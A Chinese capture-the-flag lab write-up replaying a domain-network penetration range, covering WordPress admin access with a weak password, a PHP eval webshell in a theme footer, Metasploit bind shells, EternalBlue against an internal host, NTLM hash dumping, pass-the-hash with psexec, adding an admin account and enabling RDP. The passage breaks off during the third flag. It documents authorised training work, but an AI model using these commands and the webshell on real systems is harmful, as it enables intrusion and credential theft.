春秋云镜 2022网鼎杯半决赛复盘

前言

本文所使用的工具可参考以下仓库:

Awesome_Pentest_Tools: 一站式渗透测试与红队工具合集,旨在帮助渗透测试人员打造自己的工具链

靶标介绍:

该靶场为 2022 第三届网鼎杯决赛内网靶场复盘。完成该挑战可以帮助玩家了解内网渗透中的代理转发、内网扫描、信息收集、特权提升以及横向移动技术方法,加强对域环境核心认证机制的理解,以及掌握域环境渗透中一些有趣的技术要点。该靶场共有 4 个 flag,分布于不同的靶机。

flag1


借用一张拓扑图

2ea9a44f0978d2b1f4d1c764ac078687

fscan扫一下

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
./fscan -h 39.99.151.78

___ _
/ _ \ ___ ___ _ __ __ _ ___| | __
/ /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__| <
\____/ |___/\___|_| \__,_|\___|_|\_\
fscan version: 1.8.4
start infoscan
39.99.151.78:22 open
39.99.151.78:80 open
[*] alive ports len is: 2
start vulscan
[*] WebTitle http://39.99.151.78 code:200 len:39988 title:XIAORANG.LAB
已完成 2/2
[*] 扫描结束,耗时: 32.499900035s

没什么用,识别一下网站技术栈和特征,得到WordPress[6.2.7]

1
2
whatweb 39.99.151.78 
http://39.99.151.78 [200 OK] Apache[2.4.41], Country[HONG KONG][HK], Email[wordpress@example.com], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[39.99.151.78], MetaGenerator[WordPress 6.2.7], PoweredBy[--], Script, Title[XIAORANG.LAB], UncommonHeaders[link], WordPress[6.2.7]

再目录扫描一下

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
dirsearch -u http://39.99.151.78/

_|. _ _ _ _ _ _|_ v0.4.3
(_||| _) (/_(_|| (_| )
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/matrix/Desktop/reports/http_39.99.151.78/__25-08-28_23-18-43.txt

Target: http://39.99.151.78/

[23:18:43] Starting:
[23:18:46] 403 - 277B - /.ht_wsr.txt
[23:18:46] 403 - 277B - /.htaccess.bak1
[23:18:46] 403 - 277B - /.htaccess.sample
[23:18:46] 403 - 277B - /.htaccess.orig
[23:18:46] 403 - 277B - /.htaccess.save
[23:18:46] 403 - 277B - /.htaccess_extra
[23:18:46] 403 - 277B - /.htaccess_orig
[23:18:46] 403 - 277B - /.htaccess_sc
[23:18:46] 403 - 277B - /.htaccessBAK
[23:18:46] 403 - 277B - /.htaccessOLD
[23:18:46] 403 - 277B - /.htaccessOLD2
[23:18:46] 403 - 277B - /.htm
[23:18:46] 403 - 277B - /.html
[23:18:46] 403 - 277B - /.htpasswd_test
[23:18:46] 403 - 277B - /.htpasswds
[23:18:46] 403 - 277B - /.httr-oauth
[23:18:47] 403 - 277B - /.php
[23:19:00] 301 - 0B - /index.php -> http://39.99.151.78/
[23:19:00] 404 - 35KB - /index.php/login/
[23:19:01] 200 - 7KB - /license.txt
[23:19:06] 200 - 3KB - /readme.html
[23:19:07] 403 - 277B - /server-status/
[23:19:07] 403 - 277B - /server-status
[23:19:13] 301 - 315B - /wp-admin -> http://39.99.151.78/wp-admin/
[23:19:13] 400 - 1B - /wp-admin/admin-ajax.php
[23:19:13] 409 - 3KB - /wp-admin/setup-config.php
[23:19:13] 200 - 0B - /wp-config.php
[23:19:13] 302 - 0B - /wp-admin/ -> http://39.99.151.78/wp-login.php?redirect_to=http%3A%2F%2F39.99.151.78%2Fwp-admin%2F&reauth=1
[23:19:13] 200 - 512B - /wp-admin/install.php
[23:19:13] 301 - 317B - /wp-content -> http://39.99.151.78/wp-content/
[23:19:13] 200 - 0B - /wp-content/
[23:19:13] 200 - 84B - /wp-content/plugins/akismet/akismet.php
[23:19:13] 500 - 0B - /wp-content/plugins/hello.php
[23:19:13] 200 - 415B - /wp-content/upgrade/
[23:19:13] 200 - 477B - /wp-content/uploads/
[23:19:13] 200 - 0B - /wp-includes/rss-functions.php
[23:19:13] 301 - 318B - /wp-includes -> http://39.99.151.78/wp-includes/
[23:19:13] 200 - 0B - /wp-cron.php
[23:19:13] 302 - 0B - /wp-signup.php -> http://39.99.151.78/wp-login.php?action=register
[23:19:13] 200 - 2KB - /wp-login.php
[23:19:13] 200 - 5KB - /wp-includes/
[23:19:13] 405 - 42B - /xmlrpc.php

Task Completed

利用wordpress的杀器wpscan,但没拿到有用数据

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
wpscan --url "http://39.99.151.78/"
_______________________________________________________________
__ _______ _____
\ \ / / __ \ / ____|
\ \ /\ / /| |__) | (___ ___ __ _ _ __ ®
\ \/ \/ / | ___/ \___ \ / __|/ _` | '_ \
\ /\ / | | ____) | (__| (_| | | | |
\/ \/ |_| |_____/ \___|\__,_|_| |_|

WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://39.99.151.78/ [39.99.151.78]
[+] Started: Fri Aug 29 00:42:16 2025

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://39.99.151.78/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://39.99.151.78/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] Upload directory has listing enabled: http://39.99.151.78/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://39.99.151.78/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 6.2.7 identified (Outdated, released on 2025-08-05).
| Found By: Rss Generator (Passive Detection)
| - http://39.99.151.78/index.php/feed/, <generator>https://wordpress.org/?v=6.2.7</generator>
| - http://39.99.151.78/index.php/comments/feed/, <generator>https://wordpress.org/?v=6.2.7</generator>

[+] WordPress theme in use: twentytwentyone
| Location: http://39.99.151.78/wp-content/themes/twentytwentyone/
| Last Updated: 2025-08-05T00:00:00.000Z
| Readme: http://39.99.151.78/wp-content/themes/twentytwentyone/readme.txt
| [!] The version is out of date, the latest version is 2.6
| Style URL: http://39.99.151.78/wp-content/themes/twentytwentyone/style.css?ver=1.8
| Style Name: Twenty Twenty-One
| Style URI: https://wordpress.org/themes/twentytwentyone/
| Description: Twenty Twenty-One is a blank canvas for your ideas and it makes the block editor your best brush. Wi...
| Author: the WordPress team
| Author URI: https://wordpress.org/
|
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.8 (80% confidence)
| Found By: Style (Passive Detection)
| - http://39.99.151.78/wp-content/themes/twentytwentyone/style.css?ver=1.8, Match: 'Version: 1.8'

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:01 <=====================================================================> (137 / 137) 100.00% Time: 00:00:01

[i] No Config Backups Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Fri Aug 29 00:42:20 2025
[+] Requests Done: 170
[+] Cached Requests: 5
[+] Data Sent: 43.441 KB
[+] Data Received: 465.457 KB
[+] Memory used: 256.555 MB
[+] Elapsed time: 00:00:04


wpscan --url 39.99.151.78 --api-token 你的api
_______________________________________________________________
__ _______ _____
\ \ / / __ \ / ____|
\ \ /\ / /| |__) | (___ ___ __ _ _ __ ®
\ \/ \/ / | ___/ \___ \ / __|/ _` | '_ \
\ /\ / | | ____) | (__| (_| | | | |
\/ \/ |_| |_____/ \___|\__,_|_| |_|

WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://39.99.151.78/ [39.99.151.78]
[+] Started: Fri Aug 29 00:42:01 2025

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://39.99.151.78/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://39.99.151.78/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] Upload directory has listing enabled: http://39.99.151.78/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://39.99.151.78/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 6.2.7 identified (Outdated, released on 2025-08-05).
| Found By: Rss Generator (Passive Detection)
| - http://39.99.151.78/index.php/feed/, <generator>https://wordpress.org/?v=6.2.7</generator>
| - http://39.99.151.78/index.php/comments/feed/, <generator>https://wordpress.org/?v=6.2.7</generator>

[+] WordPress theme in use: twentytwentyone
| Location: http://39.99.151.78/wp-content/themes/twentytwentyone/
| Last Updated: 2025-08-05T00:00:00.000Z
| Readme: http://39.99.151.78/wp-content/themes/twentytwentyone/readme.txt
| [!] The version is out of date, the latest version is 2.6
| Style URL: http://39.99.151.78/wp-content/themes/twentytwentyone/style.css?ver=1.8
| Style Name: Twenty Twenty-One
| Style URI: https://wordpress.org/themes/twentytwentyone/
| Description: Twenty Twenty-One is a blank canvas for your ideas and it makes the block editor your best brush. Wi...
| Author: the WordPress team
| Author URI: https://wordpress.org/
|
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.8 (80% confidence)
| Found By: Style (Passive Detection)
| - http://39.99.151.78/wp-content/themes/twentytwentyone/style.css?ver=1.8, Match: 'Version: 1.8'

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:01 <=====================================================================> (137 / 137) 100.00% Time: 00:00:01

[i] No Config Backups Found.

[+] WPScan DB API OK
| Plan: free
| Requests Done (during the scan): 2
| Requests Remaining: 23

[+] Finished: Fri Aug 29 00:42:07 2025
[+] Requests Done: 174
[+] Cached Requests: 5
[+] Data Sent: 43.419 KB
[+] Data Received: 469.606 KB
[+] Memory used: 245.055 MB
[+] Elapsed time: 00:00:06

可以弱口令登录后台

1
2
http://39.99.151.78/wp-admin                            
admin/123456

非常常见的wordpress漏洞


修改模板(主题文件):Appearance—>Theme File Editor—>Theme Footer成功getshell。

eval($_POST["cmd"]);

5bf3065228daccbe57b301e888f6c87a

连接蚁剑

1
http://39.99.151.78/wp-content/themes/twentytwentyone/footer.php

拿flag

1
2
3
4
5
6
7
8
9
10
11
 ________ ___       ________  ________  ________    _____     
|\ _____\\ \ |\ __ \|\ ____\|\ __ \ / __ \
\ \ \__/\ \ \ \ \ \|\ \ \ \___|\ \ \|\ \|\/_|\ \
\ \ __\\ \ \ \ \ __ \ \ \ __\ \ \\\ \|/ \ \ \
\ \ \_| \ \ \____\ \ \ \ \ \ \|\ \ \ \\\ \ \ \ \
\ \__\ \ \_______\ \__\ \__\ \_______\ \_______\ \ \__\
\|__| \|_______|\|__|\|__|\|_______|\|_______| \|__|


flag01: flag{7ce93c7e-5171-4938-a1db-3fe0e02f9e74}

flag2

上msf,蚁剑马或Linux马

1
2
3
4
5
6
7
8
9
10
11
use exploit/multi/handler 
set payload php/meterpreter/bind_tcp
set rhost 39.99.151.78
set lport 54522
exploit

use exploit/multi/handler
set payload linux/x64/meterpreter/bind_tcp
set RHOST 39.99.151.78
set LPORT 54522
run

fscan扫一下

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 172.22.15.26 netmask 255.255.0.0 broadcast 172.22.255.255
inet6 fe80::216:3eff:fe13:1ecc prefixlen 64 scopeid 0x20<link>
ether 00:16:3e:13:1e:cc txqueuelen 1000 (Ethernet)
RX packets 322654 bytes 262446065 (262.4 MB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 176655 bytes 98135623 (98.1 MB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 28728 bytes 14434947 (14.4 MB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 28728 bytes 14434947 (14.4 MB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

./fscan -h 172.22.15.0/24

___ _
/ _ \ ___ ___ _ __ __ _ ___| | __
/ /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__| <
\____/ |___/\___|_| \__,_|\___|_|\_\
fscan version: 1.8.4
start infoscan
trying RunIcmp2
The current user permissions unable to send icmp packets
start ping
(icmp) Target 172.22.15.18 is alive
(icmp) Target 172.22.15.35 is alive
(icmp) Target 172.22.15.13 is alive
(icmp) Target 172.22.15.24 is alive
(icmp) Target 172.22.15.26 is alive
[*] Icmp alive hosts len is: 5
172.22.15.13:88 open
172.22.15.24:3306 open
172.22.15.24:445 open
172.22.15.13:445 open
172.22.15.35:445 open
172.22.15.18:445 open
172.22.15.24:139 open
172.22.15.13:139 open
172.22.15.35:139 open
172.22.15.18:139 open
172.22.15.13:135 open
172.22.15.35:135 open
172.22.15.24:135 open
172.22.15.18:135 open
172.22.15.24:80 open
172.22.15.18:80 open
172.22.15.26:80 open
172.22.15.26:22 open
[*] alive ports len is: 18
start vulscan
[*] WebTitle http://172.22.15.24 code:302 len:0 title:None 跳转url: http://172.22.15.24/www
[*] NetInfo
[*]172.22.15.35
[->]XR-0687
[->]172.22.15.35
[*] NetInfo
[*]172.22.15.18
[->]XR-CA
[->]172.22.15.18
[*] NetInfo
[*]172.22.15.13
[->]XR-DC01
[->]172.22.15.13
[*] NetInfo
[*]172.22.15.24
[->]XR-WIN08
[->]172.22.15.24
[*] NetBios 172.22.15.35 XIAORANG\XR-0687
[+] MS17-010 172.22.15.24 (Windows Server 2008 R2 Enterprise 7601 Service Pack 1)
[*] OsInfo 172.22.15.13 (Windows Server 2016 Standard 14393)
[*] NetBios 172.22.15.24 WORKGROUP\XR-WIN08 Windows Server 2008 R2 Enterprise 7601 Service Pack 1
[*] NetBios 172.22.15.18 XR-CA.xiaorang.lab Windows Server 2016 Standard 14393
[*] NetBios 172.22.15.13 [+] DC:XR-DC01.xiaorang.lab Windows Server 2016 Standard 14393
[*] WebTitle http://172.22.15.18 code:200 len:703 title:IIS Windows Server
[*] WebTitle http://172.22.15.24/www/sys/index.php code:200 len:135 title:None
[*] WebTitle http://172.22.15.26 code:200 len:39962 title:XIAORANG.LAB
[+] PocScan http://172.22.15.18 poc-yaml-active-directory-certsrv-detect
已完成 18/18
[*] 扫描结束,耗时: 13.740580994s

总结一下

1
2
3
4
5
(icmp) Target 172.22.15.18    XR-CA.xiaorang.lab 
(icmp) Target 172.22.15.35 XIAORANG\XR-0687
(icmp) Target 172.22.15.13 DC:XR-DC01.xiaorang.lab
(icmp) Target 172.22.15.24 WORKGROUP\XR-WIN08 MS17-010
(icmp) Target 172.22.15.26 入口
IP地址 NetBIOS名称 域/工作组 系统信息
172.22.15.13 XR-DC01 DC:XR-DC01 .xiaorang.lab Windows Server 2016 Standard 14393
172.22.15.18 XR-CA.xiaorang.lab - Windows Server 2016 Standard 14393
172.22.15.24 XR-WIN08 WORKGROUP Windows Server 2008 R2 Enterprise 7601 SP1
172.22.15.35 XIAORANG\XR-0687 - 未提供

ms17-010

msf直接打,发现msf中route add打这个不好使,所以用stowaway代理打

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
search ms17-010

# 获取meterpreter
use exploit/windows/smb/ms17_010_eternalblue
set proxies socks5:127.0.0.1:55556
set payload windows/x64/meterpreter/bind_tcp_uuid
set RHOSTS 172.22.15.24
set lport 54524
run

# 单个命令执行
use auxiliary/admin/smb/ms17_010_command
set rhosts 172.22.15.24
set command whoami
run

dump哈希

1
2
3
4
5
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e52d03e9b939997401466a0ec5a9cbc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
matrix:1001:aad3b435b51404eeaad3b435b51404ee:9f12c506328bbee07e9a3f4c1a8fb7de:::
qaq:1002:aad3b435b51404eeaad3b435b51404ee:c780c78872a102256e946b3ad238f661:::

如果进不去shell的话,可以用msf的powershell添加用户(用proxychains的话有时会进不去shell)

1
2
3
load powershell
powershell_execute "net user matrix Matrix2025! /add"
powershell_execute "net localgroup administrators matrix /add"

哈希传递上去(不加gbk执行命令会报错),拿flag

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
proxychains4 impacket-psexec administrator@172.22.15.24 -hashes ':0e52d03e9b939997401466a0ec5a9cbc' -codec gbk

C:\Windows\system32>type C:\Users\Administrator\flag\flag02.txt
type C:\Users\Administrator\flag\flag02.txt
__ _ ___ __
/ _| | / _ \/_ |
| |_| | __ _ __ _| | | || |
| _| |/ _` |/ _` | | | || |
| | | | (_| | (_| | |_| || |
|_| |_|\__,_|\__, |\___/ |_|
__/ |
|___/


flag02: flag{ef850164-6bb5-442c-bb4e-22729b1fca26}

发现是之前windows自动更新了,加了些限制,看这个博客可以成功解决:https://blog.csdn.net/juanjuan_01/article/details/127005255

flag3

创建用户并rdp

1
2
3
4
5
6
7
8
# 创建用户
net user matrix Matrix2025! /add
net localgroup administrators matrix /add
net user matrix /domain
REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f

# xfreerdp应该这样用
proxychains xfreerdp3 /u:matrix /p:'Matrix2025!' /v:172.22.15.24 /cert:ignore /sec:nla /tls:seclevel:0

进去发现小皮,看下数据库密码

1
2
root/root@#123
zdoo/zdoo123

网站服务发现有phpmyadmin,用上面root账号登录,

1
http://172.22.15.24/phpmyadmin


发现其中 zdoo 有个表有一堆域账户,导出用户

image-20250828210656204

或者从网站后台获得

